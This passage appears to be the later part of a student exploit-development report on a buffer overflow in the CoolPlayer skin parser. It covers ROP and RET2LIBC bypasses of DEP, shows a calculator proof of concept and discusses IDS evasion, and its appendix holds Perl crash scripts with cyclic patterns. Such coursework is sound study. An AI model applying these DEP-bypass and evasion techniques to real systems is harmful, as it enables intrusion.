

Figure 16. Mona used to find ROP Chains.

This surprisingly failed to bypass DEP. However, when ran through OllyDBG the cause was found. By putting a breakpoint at the RETN instruction and analysing the ROP Chain it appeared that the program was filtering the input. Two address, “2CFE1467” and “2CFE04A7” were being changed to start with ‘20’ instead of ‘2C’. This was proven to be the issue by modifying the addresses back to the original after the breakpoint was reached in OllyDBG which allowed for a calculator to be started despite DEP being enabled. This can be seen in Figure 17 and 18.



Figure 17. Input being filtered.



Figure 18. Calculator being run with DEP enabled.

2.2.2 RET2LIBC

One-way buffer overflows can be exploited to execute code even with DEP enabled is a method called RET2LIBC, previously discussed.

Another calculator proof-of-concept was developed with this exploit. This exploit requires crafting the stack with various variables address of WinExec, address of ExitProcess and pointer to command line values. The tool arwin was used to find the address of WinExec and ExitProcess in kernel32.dll as can be seen in Figure 19.



Figure 19. Arwin finding WinExec and ExitProcess addresses.

The next step was to craft an ini file containing our DOS command “cmd \c calc&” that WinExec will run so that the address of it could be found in the buffer. This was done using ret2libc1.pl that can be found in Appendix B. Using OllyDBG to put a breakpoint at the address of WinExec and doing a binary string search for “cmd \c” the address was found to be “0011EDF7”. Note, that in the development of this the distance to EIP of 1045 previously discovered caused some errors and was reduced to 1041 which solved any issues.

From here the proof-of-concept could be made by simply adding the discovered address. The Perl file to create the ini file can be found under ret2libc2.pl in Appendix B. Similarly, to the other proof-of-concept, this exploit can be developed further to cause more serious damage such as adding admin accounts.

3 Discussion

3.1 Evading Intrusion Detection Systems

An intrusion detection system (IDS) is a device or software that is used to monitor a network for malicious activity. The two main detection methods are signature-based and anomaly-based. Signature-based works by looking for specific patterns of bytes that are known to be malicious. Anomaly-based works by building a baseline of normal activity on the device and any out of the ordinary activity is marked as anomalous and blocked. (Mujumdar, Masiwal and Dr Meshram, 2013). Both types have their pros and cons. Signature-based rely on previous known patterns and so are often susceptible to zero-days or obfuscation. Whilst anomaly-based systems can prevent attacks from previously unknown malware it can also run into false positives.

One way a signature detection system could be avoided is through the use of encoding and encryption. Whilst some IDS will match signatures that have been encoded, the Metasploit framework encoder, “Shikata Ga Nai” which is a polymorphic XOR encoder meaning it would encode the same shellcode differently each time makes it a lot harder for patterns to be matched (spoonm, 2018).

A useful technique which can help bypass anomaly-based is fragmentation. This is simply breaking an attack into multiple parts. This could be easily implemented by simply expanding on the egg hunter attack to create an omelette egg hunter (i.e. an egg hunter attack with multiple ‘eggs’). Fragmentation would make it hard for the IDS to piece together what the attack is doing, the attack could also create junk shellcode that does nothing slowing down the IDS to the point that the attack may be executed (Carlo, 2003).

3.2 Conclusions

In conclusion, the music player was found to be exploitable by buffer overflow attacks through the skin functionality. Allowing an attack ranging from simply opening a calculator to malicious attacks such as adding admin accounts or even creating a reverse shell.

Whilst ROP Chains failed to be leveraged to avoid DEP mitigation without being run in a debugger, DEP was still proven to be possible to evade with techniques such as RET2LIBC. It is also possible with more investigation and research ROP chains could work to disable DEP.

Overall, the application was proven vulnerable even with protections such as DEP in place. As well as this other mitigation evasions were investigated and discussed.

3.3 Future Work

If given more time, one of the areas that would be further researched would be the other inputs available in the program such as the playlist functionality. Whilst it was looked at and failed to show any vulnerability, it is still likely that it can be exploited with more investigation.

One of the issues that was encountered was that the distance to EIP would change throughout development. Through trial and error this was solved and did not become a large issue, but it would be valuable to investigate and know why this was the case and what was causing it.

Another area would be ROP Chains, given more time, more research would have been done into the apparent filtering done. This would hopefully have resulted in ROP Chains being able to disable DEP and allow for malicious attacks to be performed on the application even with mitigations in place.

References

Coen Goedegebure (2018) *Buffer overflow attacks explained.* Available at: https://www.coengoedegebure.com/buffer-overflow-attacks-explained/ (Accessed: 8 April 2020).

Wikibooks (2020) *X86 Assembly/X86 Architecture.* Available at: https://en.wikibooks.org/wiki/X86_Assembly/X86_Architecture (Accessed: 10 April 2020).

Corelan Team (2010) *Exploit writing tutorial part 8: Win32 Egg Hunting.* Available at: https://www.corelan.be/index.php/2010/01/09/exploit-writing-tutorial-part-8-win32-egg-hunting/ (Accessed: 16 March 2020).

Mujumdar, A., Masiwal, G. and Dr Meshram, B. (2013) *Analysis of Signature-Based and Behavior-Based Anti-Malware Approaches.* Available at: http://ijarcet.org/wp-content/uploads/VOLUME-2-ISSUE-6-2037-2039.pdf (Accessed: 18 March 2020).

spoonm (2018) *Polymorphic XOR Additive Feedback Encoder*. Available at: https://www.rapid7.com/db/modules/encoder/x86/shikata_ga_nai (Accessed: 25 March 2020).

Carlo, C (2003). *Intrusion detection evasion: How Attackers get past the burglar alarm.* Available at: https://www.sans.org/reading-room/whitepapers/detection/intrusion-detection-evasion-attackers-burglar-alarm-1284 (Accessed: 25 March 2020).

APPENDICES

APPENDIX A – PERL SCRIPTS (DEP OFF)

crash1.pl

```
$file= "crash.ini";

$buffer = "[CoolPlayer Skin]\nPlaylistSkin=";
$buffer .= "A" x 3000;

open($FILE,">$file");
print $FILE $buffer;
```

crash2.pl

```
$file= "crash.ini";

$buffer = "[CoolPlayer Skin]\nPlaylistSkin=";
$buffer .=
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4A
c5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0
Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah
6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1A
k2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7
Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap
3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8A
r9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4
Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax
0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5A
z6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1
Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be
7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B
h3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8
Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm
4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9B
p0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5
Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu
1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6B
w7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2
Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb
8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3C
e4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9
Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj
5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0C
m1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6
Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr
2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7C
t8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3
Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy
9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4D
b5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0
De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg
6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1D
```

```
j2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7
Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do
3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8D
q9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4
Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9";

open($FILE,">$file");
print $FILE $buffer;
```

crash3.pl

```
$file= "crash.ini";


$buffer = "[CoolPlayer Skin]\nPlaylistSkin=";
$buffer .= "A" x 1045;
$buffer .=
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4A
c5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0
Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah
6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1A
k2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7
Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap
3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8A
r9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4
Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax
0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5A
z6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1
Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be
7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B
h3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8
Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm
4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9B
p0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5
Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu
1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6B
w7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2
Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb
8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3C
e4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9
Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj
5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0C
m1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6
Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr
2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7C
t8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3
Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy
9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4D
b5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0
De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg
6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1D
j2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7
Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do
3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8D
q9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4
Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9Dw
```

0Dw1Dw2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3Dy4Dy5D
y6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ea0Ea1Ea2Ea3Ea4Ea5Ea6Ea7Ea8Ea9Eb0Eb1
Eb2Eb3Eb4Eb5Eb6Eb7Eb8Eb9Ec0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed4Ed5Ed6Ed
7Ed8Ed9Ee0Ee1Ee2Ee3Ee4Ee5Ee6Ee7Ee8Ee9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Eg0Eg1Eg2E
g3Eg4Eg5Eg6Eg7Eg8Eg9Eh0Eh1Eh2Eh3Eh4Eh5Eh6Eh7Eh8Eh9Ei0Ei1Ei2Ei3Ei4Ei5Ei6Ei7Ei8
Ei9Ej0Ej1Ej2Ej3Ej4Ej5Ej6Ej7Ej8Ej9Ek0Ek1Ek2Ek3Ek4Ek5Ek6Ek7Ek8Ek9El0El1El2El3El
4El5El6El7El8El9Em0Em1Em2Em3Em4Em5Em6Em7Em8Em9En0En1En2En3En4En5En6En7En8En9E
o0Eo1Eo2Eo3Eo4Eo5Eo6Eo7Eo8Eo9Ep0Ep1Ep2Ep3Ep4Ep5Ep6Ep7Ep8Ep9Eq0Eq1Eq2Eq3Eq4Eq5
Eq6Eq7Eq8Eq9Er0Er1Er2Er3Er4Er5Er6Er7Er8Er9Es0Es1Es2Es3Es4Es5Es6Es7Es8Es9Et0Et
1Et2Et3Et4Et5Et6Et7Et8Et9Eu0Eu1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ev1Ev2Ev3Ev4Ev5Ev6E
v7Ev8Ev9Ew0Ew1Ew2Ew3Ew4Ew5Ew6Ew7Ew8Ew9Ex0Ex1Ex2Ex3Ex4Ex5Ex6Ex7Ex8Ex9Ey0Ey1Ey2
Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Fa0Fa1Fa2Fa3Fa4Fa5Fa6Fa7Fa
8Fa9Fb0Fb1Fb2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc2Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2Fd3F
d4Fd5Fd6Fd7Fd8Fd9Fe0Fe1Fe2Fe3Fe4Fe5Fe6Fe7Fe8Fe9Ff0Ff1Ff2Ff3Ff4Ff5Ff6Ff7Ff8Ff9
Fg0Fg1Fg2Fg3Fg4Fg5Fg6Fg7Fg8Fg9Fh0Fh1Fh2Fh3Fh4Fh5Fh6Fh7Fh8Fh9Fi0Fi1Fi2Fi3Fi4Fi
